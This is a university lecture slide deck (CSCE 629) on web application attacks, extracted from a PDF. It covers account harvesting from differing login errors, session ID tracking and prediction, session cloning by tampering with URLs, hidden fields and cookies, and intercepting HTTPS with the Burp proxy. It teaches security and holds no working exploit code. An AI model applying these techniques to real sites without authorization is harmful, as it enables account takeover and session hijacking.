


CSCE 629

Cyber Attack

Gaining Access Using Application and Operating System Attacks

Web App Attacks



Dr. Barry Mullins
AFIT/ENG
Bldg 642
Room 209
255-3636 x7979

Computer and Network Hacker Exploits

- Step 1: Reconnaissance
- Step 2: Scanning
- Step 3: Gaining Access
 - ❖ Application and Operating System Attacks
 - Buffer Overflows
 - Password Attacks
 - Web App Attacks
 - Session Tracking
 - Injection Flaws
 - » SQL Injection
 - » Command Injection
 - Client-Side Attacks
 - ❖ Network Attacks
 - ❖ Denial of Service Attacks
- Step 4: Maintaining Access
- Step 5: Covering Tracks and Hiding

Cracking WWW Apps

- Web presence = attack vector
- Web vulnerability
 - ❖ Weakness in at least one of
 - web application, architecture, design, configuration, or code
- We will discuss several techniques for getting a web application to cough up data it shouldn't... or execute commands on the web server
 - ❖ Account Harvesting
 - ❖ Session Tracking
 - ❖ SQL Injection
 - ❖ Command Injection




Account Harvesting

- ❑ Determine legitimate user IDs and passwords of vulnerable app
- ❑ Targets the authentication process when an app requests a
 - ❖ User ID
 - ❖ Password
- ❑ Technique works if app responds with different error messages for incorrect user ID versus incorrect password


Bad User ID With Bad Password

Bad User ID, with Bad Password




Good User ID With Bad Password


Good User ID, with Bad Password



This One is Pretty Obvious!



Accessed on 5 Jan 11



Automate Harvesting With Scripts

- Conduct a dictionary or brute-force attack guessing all possible user IDs while using a bogus password (e.g., zz)
- Script monitors for **subtle** changes in the returned webpage to determine if it hit on a valid user ID
 - ❖ URL
 - ❖ HTML code
 - ❖ Hidden form elements
 - ❖ Cookies

Session Tracking

- ❑ Legitimate technique used by web sites to track a user's actions during a session
- ❑ User authenticates (user ID and password) with a web app (server)
 - ❖ App generates a session ID (sequence of characters)
 - ❖ App sends ID back to the client's browser using
 - URL tracking
 - Hidden form elements
 - Cookies
- ❑ Applications can use any or all three of these capabilities to track user sessions and maintain user information
 - ❖ Browser will include session ID in all subsequent traffic back to the server

Session IDs - URL Tracking

1. URL Session Tracking

- ❖ User session information is passed as part of the URL
- ❖ <https://www.skoudisstuff.com/acctbal.asp?sid=34112323>



Jack Daniel
@jack_daniel

Following

Well that's no way to do website auth

rg:8780/citizenaccess/j_security_check?j_username=jacka&j_password=49

9:51 AM - 6 Sep 2017

Session IDs - Hidden Form Elements

2. Hidden Form Elements

- ❖ User session information is passed in the **HTML** itself, but not displayed in the browser
- ❖ “View Source” to see HTML

```
<INPUT TYPE="HIDDEN" NAME="Session" VALUE="34112323">
```

Session IDs - Cookies

3. Cookies - Most widely used

- ❖ User session information is passed to the browser as a cookie
- ❖ Cookies are exchanged using **HTTP** header fields
- ❖ Two types of cookies

1. Persistent cookies


- Stored on local file system - hard drive
 - » Win7: C:\Users\Barry\AppData\Roaming\Microsoft\Windows\Cookies
 - » Win10: C:\Users\Barry\AppData\Local\Microsoft\Windows\INetCookies\
- Available the next time the user surfs to the same website

2. Non-persistent

- Stored in memory and deleted when browser is closed
- Not written to the hard drive

How to Determine a Valid Session ID

- First, log in as a legit user
 - ❖ Observe the session ID assigned to you
 - How long is the ID?
 - What type of characters are used in the ID?
- Write a script to log in over and over again gathering IDs
 - ❖ How do they change?
 - ❖ Are they related to the user ID?
 - ❖ Analyze session IDs to predict a value
- hackvertor - online tool to decode/encode numerous strings
 - ❖ <https://hackvertor.co.uk/public>



Session Cloning aka Web Parameter Tampering

- Can change session ID values in URLs, hidden fields, or cookies
- Attackers change session IDs to a value assigned to another user and usurp that user's session!
 - ❖ May be able to execute transactions on that user's behalf
- Simple to exploit
 - ❖ URL Session Tracking
 - Edit URL line in the browser then send
 - ❖ Hidden Form Elements
 - Open Developer Tools in your browser
 - Edit the code changing the values of the hidden form elements
 - Hit Send/Submit on the webpage
 - ❖ Cookies ...

Attacking Session Tracking Cookies

- Used to implement session IDs

UserPreferences

3%7C+%7C0%7Creal%7Cfast%7C-1%7C-1%7C-1%7C-1%7C+%7C+%7C+%7C+
7C+%7C-1%7CUndeclared%7C+%7C+%7C+%7Chp%7C4%7C+%7C+%7C+%7C%
7CUSGA0028%253A1%253AAtlanta%252C+GA%252C+United+States%255E%
7CUS%7COH%7C542%7CDayton%7C45434%7C9

weather.com/

1088

2127698944

30204186

109427744

30130761


*

 VI6KIZD4.txt	9/24/2011 8:18 AM
 CBL7ULM0.txt	9/24/2011 8:17 AM
 UF3B1ZGY.txt	9/24/2011 8:17 AM
 barry@usa[3].txt	8/23/2011 9:50 PM
 barry@weather[9].txt	8/9/2011 8:47 PM


Notice how Windows
changed cookie filenames

Web Application Manipulation Proxy

- Easiest and most flexible / powerful way to manipulate cookies
- All traffic flows through proxy
 - ❖ Provides a window to view information flowing in connection
 - ❖ Allows attacker to modify **anything** passed during the session
 - Can even modify persistent cookie information flowing to the server



How Is HTTPS Handled?



- Two separate SSL connections
 - ❖ Browser encrypts data, sends to proxy, and proxy decrypts
 - **Attacker can now edit**
 - ❖ Proxy encrypts and sends to server
- Browser may display warning message saying the proxy certificate authority (PortSwigger CA) is not a trusted CA
 - ❖ Proxy is controlled by the attacker! Install Burp's CA certificate as a trusted root in the browser to prevent warning

Burp Proxy - Part of the Burp Suite

